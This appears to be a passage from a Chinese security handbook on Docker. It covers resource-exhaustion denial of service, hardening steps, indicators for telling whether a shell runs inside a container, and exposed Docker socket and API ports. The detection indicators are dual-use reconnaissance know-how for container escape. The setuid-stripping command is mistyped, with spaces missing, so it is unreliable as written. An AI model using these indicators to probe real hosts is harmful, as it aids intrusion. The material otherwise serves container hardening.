11.5.3.4. 拒绝服务

- CPU耗尽
- 内存耗尽
- 存储耗尽
- 网络资源耗尽

11.5.4. 安全加固

- 移除依赖构建
- 配置严格的网络访问控制策略
- 不使用root用户启动docker
- - 控制资源
 - CPU Share
 - CPU 核数
 - 内存资源
 - IO 资源
- 使用安全的基础镜像
- 定期安全扫描和更新补丁
- - 删除镜像中的setuid和setgid权限
 - `RUN find / -perm +6000-type f-exec chmod a-s {} \;|| true`
- 配置Docker守护程序的TLS身份验证

11.5.5. 存在特征

11.5.5.1. Docker内

- MAC地址为 `02:42:ac:11:00:00` - `02:42:ac:11:ff:ff`
- `ps aux` 大部分运行的程序 pid 都很小
- `cat /proc/1/cgroup` docker的进程

11.5.5.2. Docker外

- `/var/run/docker.sock` 文件存在
- `2375` / `2376` 端口开启

11.5.6. 参考链接

- [A House of Cards An Exploration of Security When Building Docker Containers](#)
- [Privileged Docker Containers](#)
- [32c3 docker writeup](#)
- [打造安全的容器云平台](#)
- [Docker security](#)
- [容器安全](#)
- [CVE-2017-7494 Docker沙箱逃逸](#)
- [Docker容器安全性分析](#)